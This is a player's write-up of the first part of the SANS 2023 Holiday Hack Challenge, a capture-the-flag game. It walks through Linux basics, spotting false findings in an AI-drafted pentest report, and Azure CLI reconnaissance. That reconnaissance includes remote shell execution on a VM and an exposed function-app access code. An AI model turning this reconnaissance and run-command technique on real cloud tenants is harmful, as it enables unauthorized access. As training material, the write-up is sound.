SANS 2023 Holiday Hack Challenge Write-up

12/29/23

Author: Jim Kirn

(**jj**) in game, @infosecjim in Discord, @JimKirn on Twitter(X)

Part 1 of 2 – This is Part 1 of the 2 part 2023 write-up.

This year there seemed to be many more steps in completing the challenges. So I broke the wire-up into two parts.

Thank You all!

I would like to start by thanking Ed Skoudis and the CounterHack team for putting on another year of the SANS Holiday Hack Challenge – "Kringlecon 6: Geese A-Lei'ing!" (https://2023.holidayhackchallenge.com).

The music again was outstanding this year!

There were many people on the Discord channel who provided assistance to me as the challenges started to take too long. Here is a list in no particular order of the many that helped (@kur3us, @Eucrates, @blaknyte0, @i81b4u, @DeepPurple(DP), @Hackingway, @Scranmble90, @devastati0n, @infosec7, @th0m12, and @jawa)

Story


Just sit right back and you'll hear a tale,
A tale of a yuletide trip
That started from a tropic port,
Aboard this tiny ship
Santa and his helpful elves
To Geese Islands did go
Continuing their merry work
O'er sand instead of snow
New this year: a shiny tool
The elves logged in with glee
What makes short work of many tasks?
It's ChatNPT. It's ChatNPT
From images to APIs
This AI made elves glad
But motivations were unknown
So was it good or bad?
Could it be that NPT
Was not from off-the-shelf?
Though we'll forgive and trust again
We'd found a naughty elf
This fancy AI tool of ours
With all our work remained
Not good or bad, our online friend
Just did as it was trained
Surely someone's taint must be
Upon our AI crutch
Yes indeed, this bold new world
Bore Jack Frost's icy touch
Though all's returned to steady state
There's one thing that we know
We'll all be needed once again

When Santa's back on snow

1 - Holiday Hack Orientation

Difficulty:
Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

a) Dock your Ship



Click on Orientation to start the game!

b) Talk to Jingle Ringford

Difficulty:
Jingle Ringford will start you on you journey!

ANSWER:


No answer required.

SOLUTION:


Just start by talking to Jingle Ringford!

Welcome to the Geese Islands and the 2023 SANS Holiday Hack Challenge!
I'm Jingle Ringford, one of Santa's many elves.
Santa asked me to meet you here and give you a short orientation to this festive event.
Before you head back to your boat, I'll ask you to accomplish a few simple tasks.
---$---


First things first, here's your badge! It's that starfish in the middle of your avatar.
Great - now you're official!





Click on the badge on your avatar. That's where you will see your Objectives, Hints, and Conversations for the Holiday Hack Challenge.
We've also got handy links to some awesome talks and more there for you!
---$---
Next, pick up that fishing pole over there in the sand. That will come in handy when you're sailing around the islands.



Fantastic!
OK, one last thing. Click on the Cranberry Pi Terminal and follow the on-screen instructions.
(Cranberry Pi.png)







Perfect! Your orientation is now complete!
Head back to your boat or click on the anchor icon on the left of the screen to set sail for Frosty's Beach where Santa's waiting for you. I've updated your boat's compass to guide the way.
As you sail to each island, talk to the goose of that island to receive a colorful lei festooning the masts on your ship.
Safe travels my friend and remember, relax, enjoy the sun, and most importantly, have FUN!

2 - Snoball Fight

Difficulty:

Visit Christmas Island and talk to Morcel Nougat about this great new game. **Team up with another player** and show Morcel how to win against Santa!

ANSWER:


Play the game and win!

SOLUTION:

Start by talking to Morcel Nougat!

Hey there, I'm Marcel Nougat, elf extraordinare!
You won't believe this, but we're on a magical tropical island called Christmas Island, and it even has snow!
I'm so glad ChatGPT suggested we come ther this year!
Santa, and some elves, and I are having a snowball fight, and we'd love you to join us. Santa's really good, so trust me when I say it's way more fun when played with other people.
But hey, if you can figure out a way to play solo by tinkering with client side variables or parameters to go solo, go for it!
There's also ways to make the elves' snowballs do no damage, and all kinds of other shenanigans, but you didn't hear that from me.
Just remember, it's all about having fun and sharing the joy of the holiday season with each other.
So, are you in? We'd really love your company in this epic snowball battle!

Click on the "Snowball Hero" Terminal and wait for someone else to join. Then win!



Talk with Morcel after winning:
You're like a snowball fighting ninja! A real-life legend. Can I have your autograph!?

3 - Linux 101

Difficulty:


`Visit Ginger Breddie in Santa's Shack on Christmas Island to help him with some basic Linux tasks. It's in the southwest corner of Frosty's Beach.`

ANSWER:

Just solve the terminal.

SOLUTION:

Start by talking to Ginger Breddie!



Hey, welcome to Sant's Surf Shak on tropical Christmas Island! I'm just hanging ten here, taking it easy while brushing up on my Linux skills.
You ever tried getting into Linux? It's a super cool way to play aroumd with computers.
Can you believe ChatNPT suggested this trip to the Geese Islands this year? I'm so trilled!
Kudos to ChatNPT, eh? The sunshine, the waves, and my surfboard - simply loving it!
So, what do you have planned? Care to join me in a Linux session?

Click on the “Linux 101” Terminal then answer the questions to win!

The North Pole Present Maker:
All the presents on this system have been stolen by trolls. Capture trolls by following instructions here and presents will in the green bar below. Run the command "hintme" to receive a hint.
---

1. **Perform a directory listing of your home directory to find a troll and retrieve a present!**

```
$ ls
HELP  troll_19315479765589239  workshop
```
---

2. **Now find the troll inside the troll.**

```
$ cat troll_19315479765589239
troll_24187022596776786
```
---

3. **Great, now remove the troll in your home directory.**

```
$ rm troll_19315479765589239
```
---

4. **Print the present working directory using a command.**

```
$ pwd
/home/elf
```
---

5. **Good job but it looks like another troll hid itself in your home directory. Find the hidden troll!**

```
$ ls -la
total 64
drwxr-xr-x 1 elf  elf   4096 Dec  5 21:08 .
drwxr-xr-x 1 root root  4096 Dec  2 22:19 ..
-rw-r--r-- 1 elf  elf     28 Dec  2 22:19 .bash_history
-rw-r--r-- 1 elf  elf    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 elf  elf   3105 Nov 20 18:04 .bashrc
-rw-r--r-- 1 elf  elf    807 Feb 25  2020 .profile
```

```
-rw-r--r-- 1 elf  elf      0 Dec  5 21:08 .troll_5074624024543078
-rw-r--r-- 1 elf  elf    168 Nov 20 18:04 HELP
drwxr-xr-x 1 elf  elf  24576 Dec  2 22:19 workshop
```
---

6. Excellent, now find the troll in your command history.

```
$ cat .bash_history
echo troll_9394554126440791
```
---

7. Find the troll in your environment variables.

```
$ printenv
SHELL=/bin/bash
TMUX=/tmp/tmux-1050/default,17,0
HOSTNAME=57b227566d8f
RESOURCE_ID=36391e33-6ecf-4c40-8fc7-542603d64b4e
GREENSTATUSPREFIX=presents
PWD=/home/elf
LOGNAME=elf
SESSNAME=Troll Wrangler
z_TROLL=troll_20249649541603754
HOME=/home/elf
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;3
3;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32
:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:
*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:
*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=0
1;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01
;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;
31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31
:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01
;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;
35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01
;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=0
1;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01
;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;
35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:
*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*
.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.
wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
HHCUSERNAME=jj
AREA=cisantassurfshack
BPUSERHOME=/home/elf
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=screen
LESSOPEN=| /usr/bin/lesspipe %s
USER=elf
TOKENS=
TMUX_PANE=%2
BPUSER=elf
SHLVL=3
LC_ALL=C.UTF-8
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games:/snap/bin
MAIL=/var/mail/elf
LOCATION=7,5
_=/usr/bin/printenv
```
---

8. **Next, head into the workshop.**

```
$ cd workshop/
elf@57b227566d8f:~/workshop$
```
---

9. **A troll is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the troll is in.**

```
$ grep -i "troll" *
```
---

10. **A troll is blocking the present_engine from starting. Run the present_engine binary to retrieve this troll.**

```
$ chmod +x present_engine
elf@57b227566d8f:~/workshop$ ./present_engine
troll.898906189498077
```
---

10. **Trolls have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.**

```
$ cd electrical
mv blown_fuse0 fuse0
```
---

11. **Now, make a symbolic link (symlink) named fuse1 that points to fuse0**

```
$ ln -s fuse0 fuse1
```
---

12. **Make a copy of fuse1 named fuse2.**

```
$ cp fuse1 fuse2
```
-----

13. **We need to make sure trolls don't come back. Add the characters "TROLL_REPELLENT" into the file fuse2.**

```
$ echo "TROLL_REPELLENT" > fuse2
```
---

14. **Find the troll somewhere in /opt/troll_den.**

```
$ find  /opt/troll_den/ -iname '*troll*'
/opt/troll_den/
```

```
/opt/troll_den/plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/P
arserController.java
/opt/troll_den/apps/showcase/src/main/resources/tRoLl.6253159819943018
/opt/troll_den/apps/rest-
showcase/src/main/java/org/demo/rest/example/IndexController.java
/opt/troll_den/apps/rest-
showcase/src/main/java/org/demo/rest/example/OrdersController.java
-----
```

15. Find the file somewhere in /opt/troll_den that is owned by the user troll.

```
$ find  /opt/troll_den/ -user troll
/opt/troll_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_95
28909612014411
----
```

16. Find the file created by trolls that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/troll_den.

```
$ find /opt/troll_den -size +108k -size -110k
/opt/troll_den/plugins/portlet-
mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724
-----
```

17. List running processes to find another troll.

```
$ ps -e
    PID TTY          TIME CMD
      1 pts/0    00:00:00 tmuxp
  10231 pts/2    00:00:00 14516_troll
  11177 pts/3    00:00:00 ps
-----
```

18. The 14516_troll process is listening on a TCP port. Use a command to have the only listening port display to the screen.

```
$ netstat -napt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
10231/python3
-----
```


19. The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last troll.

```
$ curl http://localhost:54321
troll.73180338045875elf@e876afe06ca7:~/workshop/electrical$
```

20. Your final task is to stop the 14516_troll process to collect the remaining presents.

```
$ kill -9 10231
```

Completing the challenge!



Talk again to Ginger:

Wow, if your surfing skills are as good as your Linux skills, you could be winning competitions!

4 - Reportinator

Difficulty:

Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.

ANSWER:

Correct the Pentest report and submit it.

SOLUTION:

Start by talking to Noel Boetie!

Hey there, Noel Boetie speaking! I recently tried using ChatNPT to generate my penetration testing report.
It's a pretty nifty tool, but there are a few issues in the output that I've noticed.
I need some guidance in finding any errors in the way it generated the content, especially those odd hallucinations in the LLM output.
I know it's not perfect, but I'd really appreciate the extra eyes on this one.
Some ot the issures might be subtle, so don't be afraid to dig deep and ask for further clarification if you're unsure.
I've heard that you folks are experts in LLM outputs and their common issues, so I trust you can help me with this.
Your input will be invaluable to me, so please feel free to share any insight or findings you may have.
I'm looking forward to working with you all and improving the quality of the ChatNPT-generated penetration testing report.
Thanks in advance for your help! I truly appreciate it! Let's make this report the best it can be!


Click on the "Reportinator" Terminal then correct the findings and submit the "fixed" to win!

Below is a summary of the correct report findings:


1. Vulnerable Active Directory Certificate Service-Certificate Template Allows Group/User Privilege Escalation - (TRUE)
2. SQL Injection Vulnerability in Java Application - (TRUE)
3. Remote Code Execution via Java Deserialization of Stored Database Objects – (FALSE)

4. Azure Function Application-SSH Configuration Key Signing Vulnerable to Principal Manipulation - (TRUE)
5. Azure Key Vault-Overly Permissive Access from Azure Virtual Machine Metadata Service/Managed Identity - (TRUE)
6. Stored Cross-Site Scripting Vulnerabilities - (FALSE)
7. Browsable Directory Structure - (TRUE)
8. Deprecated Version of PHP Scripting Language - (TRUE)
9. Internal IP Address Disclosure - (FALSE)

Make the above corrections and submit the report:



And we get the achievement message:



Talk again to Noel:
Great job on completing that challenge! Ever thought about how your newfound skills might come into play later on? Keep that mind sharp, and remember, today's victories are tomorrow's strategies!

5 - Azure 101


Difficulty:
Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.

ANSWER:

Successfully complete the challenge.

SOLUTION:

Start by talking to Sparkle Redberry.



Hey, Sparkle Redberry here! So, I've been trying to learn about Azure and the Azure CLI and it's driving me nuts.
Alabaster Snowball decided to use Azure to host some of his fancy new IT stuff on Geese Islands, and now us elves have to learn it too.
Anyway, I know it's important and everyone says it's not as difficult as it seems, but honestly it still feels like quite a challenge for me.
Alabaster sent us this Azure CLI reference as well. It's super handy, he said. Honestly, it just confuses me even more.
If you can spare a moment, would you mind giving me a hand with this terminal? I'd be really grateful! Pretty please, with holly leaves on top!

https://learn.microsoft.com/en-us/cli/azure/reference-index?view=azure-cli-latest

Click on the "Azure 101" Terminal then complete the steps to win!

1.) You may not know this but the Azure cli help messages are very easy to access. First, try typing:
`$ az help | less`

2.) Next, you've already been configured with credentials. Use 'az' and your 'account' to 'show' your current details and make sure to pipe to less (| less)

```
elf@256091290d7f:~$ az account show
{  "environmentName": "AzureCloud",
  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
  "isDefault": true,
  "name": "northpole-sub",
  "state": "Enabled",
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "user": {
    "name": "northpole@northpole.invalid",
    "type": "user"
  }
}
```

3.) Excellent! Now get a list of resource groups in Azure.
For more information:
https://learn.microsoft.com/en-us/cli/azure/group?view=azure-cli-latest

```
elf@256091290d7f:~$ az group list
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1",
    "location": "eastus",
    "managedBy": null,
    "name": "northpole-rg1",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  },
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg2",
    "location": "westus",
    "managedBy": null,
    "name": "northpole-rg2",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  }
]
```

4.) Ok, now use one of the resource groups to get a list of function apps. For more information: https://learn.microsoft.com/en-us/cli/azure/functionapp?view=azure-cli-latest
Note: Some of the information returned from this command relates to other cloud assets used by Santa and his elves.

```
$ az functionapp funtion list -g northpole-rg1

[
  {
    "appServicePlanId": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/nor
thpole-rg1/providers/Microsoft.Web/serverfarms/EastUSLinuxDynamicPlan",
    "availabilityState": "Normal",
    "clientAffinityEnabled": false,
    "clientCertEnabled": false,
    "clientCertExclusionPaths": null,
    "clientCertMode": "Required",
    "cloningInfo": null,
    "containerSize": 0,
    "customDomainVerificationId":
"201F74B099FA881DB9368A26C8E8B8BB8B9AF75BF450AF717502AC151F59
```

```
DBEA",
    "dailyMemoryTimeQuota": 0,
    "defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net",
    "enabled": true,
    "enabledHostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    "extendedLocation": null,
    "hostNameSslStates": [
      {
        "certificateResourceId": null,
        "hostType": "Standard",
        "ipBasedSslResult": null,
        "ipBasedSslState": "NotConfigured",
        "name": "northpole-ssh-certs-fa.azurewebsites.net",
        "sslState": "Disabled",
        "thumbprint": null,
        "toUpdate": null,
        "toUpdateIpBasedSsl": null,
        "virtualIPv6": null,
        "virtualIp": null
      },

      {
        "certificateResourceId": null,
        "hostType": "Repository",
        "ipBasedSslResult": null,
        "ipBasedSslState": "NotConfigured",
        "name": "northpole-ssh-certs-fa.scm.azurewebsites.net",
        "sslState": "Disabled",
        "thumbprint": null,
        "toUpdate": null,
        "toUpdateIpBasedSsl": null,
        "virtualIPv6": null,
        "virtualIp": null
      }
    ],
    "hostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    "hostNamesDisabled": false,
    "hostingEnvironmentProfile": null,
    "httpsOnly": false,
    "hyperV": false,
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/pro
viders/Microsoft.Web/sites/northpole-ssh-certs-fa",
    "identity": {
```

```
  "principalId": "d3be48a8-0702-407c-89af-0319780a2aea",
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "type": "SystemAssigned",
  "userAssignedIdentities": null
},
"inProgressOperationId": null,
"isDefaultContainer": null,
"isXenon": false,
"keyVaultReferenceIdentity": "SystemAssigned",
"kind": "functionapp,linux",
"lastModifiedTimeUtc": "2023-11-09T14:43:01.183333",
"location": "East US",
"maxNumberOfWorkers": null,
"name": "northpole-ssh-certs-fa",
"outboundIpAddresses": "",
"possibleOutboundIpAddresses": "",
"publicNetworkAccess": null,
"redundancyMode": "None",
"repositorySiteName": "northpole-ssh-certs-fa",
"reserved": true,
"resourceGroup": "northpole-rg1",
"scmSiteAlsoStopped": false,
"siteConfig": {
  "acrUseManagedIdentityCreds": false,
  "acrUserManagedIdentityId": null,
  "alwaysOn": false,
  "antivirusScanEnabled": null,
  "apiDefinition": null,
  "apiManagementConfig": null,
  "appCommandLine": null,
  "appSettings": null,
  "autoHealEnabled": null,
  "autoHealRules": null,
  "autoSwapSlotName": null,
  "azureMonitorLogCategories": null,
  "azureStorageAccounts": null,
  "connectionStrings": null,
  "cors": null,
  "customAppPoolIdentityAdminState": null,
  "customAppPoolIdentityTenantState": null,
  "defaultDocuments": null,
  "detailedErrorLoggingEnabled": null,
  "documentRoot": null,
  "elasticWebAppScaleLimit": null,
  "experiments": null,
  "fileChangeAuditEnabled": null,
  "ftpsState": null,
  "functionAppScaleLimit": 200,
```

```
"functionsRuntimeScaleMonitoringEnabled": null,
"handlerMappings": null,
"healthCheckPath": null,
"http20Enabled": true,
"http20ProxyFlag": null,
"httpLoggingEnabled": null,
"ipSecurityRestrictions": null,
"ipSecurityRestrictionsDefaultAction": null,
"javaContainer": null,
"javaContainerVersion": null,
"javaVersion": null,
"keyVaultReferenceIdentity": null,
"limits": null,
"linuxFxVersion": "Python|3.11",
"loadBalancing": null,
"localMySqlEnabled": null,
"logsDirectorySizeLimit": null,
"machineKey": null,
"managedPipelineMode": null,
"managedServiceIdentityId": null,
"metadata": null,
"minTlsCipherSuite": null,
"minTlsVersion": null,
"minimumElasticInstanceCount": 0,
"netFrameworkVersion": null,
"nodeVersion": null,
"numberOfWorkers": 1,
"phpVersion": null,
"powerShellVersion": null,
"preWarmedInstanceCount": null,
"publicNetworkAccess": null,
"publishingPassword": null,
"publishingUsername": null,
"push": null,
"pythonVersion": null,
"remoteDebuggingEnabled": null,
"remoteDebuggingVersion": null,
"requestTracingEnabled": null,
"requestTracingExpirationTime": null,
"routingRules": null,
"runtimeADUser": null,
"runtimeADUserPassword": null,
"scmIpSecurityRestrictions": null,
"scmIpSecurityRestrictionsDefaultAction": null,
"scmIpSecurityRestrictionsUseMain": null,
"scmMinTlsVersion": null,
"scmType": null,
"sitePort": null,
```

```
      "sitePrivateLinkHostEnabled": null,
      "storageType": null,
      "supportedTlsCipherSuites": null,
      "tracingOptions": null,
      "use32BitWorkerProcess": null,
      "virtualApplications": null,
      "vnetName": null,
      "vnetPrivatePortsCount": null,
      "vnetRouteAllEnabled": null,
      "webSocketsEnabled": null,
      "websiteTimeZone": null,
      "winAuthAdminState": null,
      "winAuthTenantState": null,
      "windowsConfiguredStacks": null,
      "windowsFxVersion": null,
      "xManagedServiceIdentityId": null
    },
    "slotSwapStatus": null,
    "state": "Running",
    "storageAccountRequired": false,
    "suspendedTill": null,
    "tags": {
      "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl",
      "project": "northpole-ssh-certs"
    },
    "targetSwapSlot": null,
    "trafficManagerHostNames": null,
    "type": "Microsoft.Web/sites",
    "usageState": "Normal",
    "virtualNetworkSubnetId": null,
    "vnetContentShareEnabled": false,
    "vnetImagePullEnabled": false,
    "vnetRouteAllEnabled": false
  }
]
-----
```


5.) Find a way to list the only VM in one of the resource groups you have access to.
For more information:
https://learn.microsoft.com/en-us/cli/azure/vm?view=azure-cli-latest

```
$ az vm list -g northpole-rg2
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-
rg2/providers/Microsoft.Compute/virtualMachines/NP-VM1",
    "location": "eastus",
```


```
    "name": "NP-VM1",
    "properties": {
      "hardwareProfile": {
        "vmSize": "Standard_D2s_v3"
      },
      "provisioningState": "Succeeded",
      "storageProfile": {
        "imageReference": {
          "offer": "UbuntuServer",
          "publisher": "Canonical",
          "sku": "16.04-LTS",
          "version": "latest"
        },
        "osDisk": {
          "caching": "ReadWrite",
          "createOption": "FromImage",
          "managedDisk": {
            "storageAccountType": "Standard_LRS"
          },
          "name": "VM1_OsDisk_1"
        }
      },
      "vmId": "e5f16214-18be-4a31-9ebb-2be3a55cfcf7"
    },
    "resourceGroup": "northpole-rg2",
    "tags": {}
  }
]
-----
```


6.) Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and get a directory listing to reveal a file on the Azure VM.
For more information:
https://learn.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-latest#az-vm-run-command-invoke

```
$ az vm run-command invoke -g northpole-rg2 -n NP-VM1 --command-id RunShellScript --
scripts 'ls'
{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "bin\netc\nhome\njinglebells\nlib\nlib64\nusr\n",
      "time": 1701892548
    },
    {
```


```
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": 1701892548
    }
  ]
}
-----
```


Completing the challenge!



Talk again to Sparkle:

Wow, you did it!
It makes quite a bit more sense to me now. Thank you so much!
That Azure Function App URL you came across in the terminal looked interesting.
It might be part of that new project Alabaster has been working on with the help of ChatNPT.
Let me tell you, since he started using ChatNPT he's been introducing a lot of amazing innovation across the islands.
Knowing Alabaster, he'll be delighted to tell you all about it! I think I last saw him on Pixel island.
By the way, as part of the Azure documentation he sent the elves, Alabaster also noted that if Azure CLI tools aren't available in an Azure VM we should use the Azure REST API instead.
I'm not really sure what that means, but I guess I know what I'll be studying up on next.



https://learn.microsoft.com/en-us/entra/identity/managed-identities-azure-resources/how-to-use-vm-token

6 - Luggage Lock

Difficulty:


Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials

ANSWER:

Just complete the challenge!

SOLUTION:

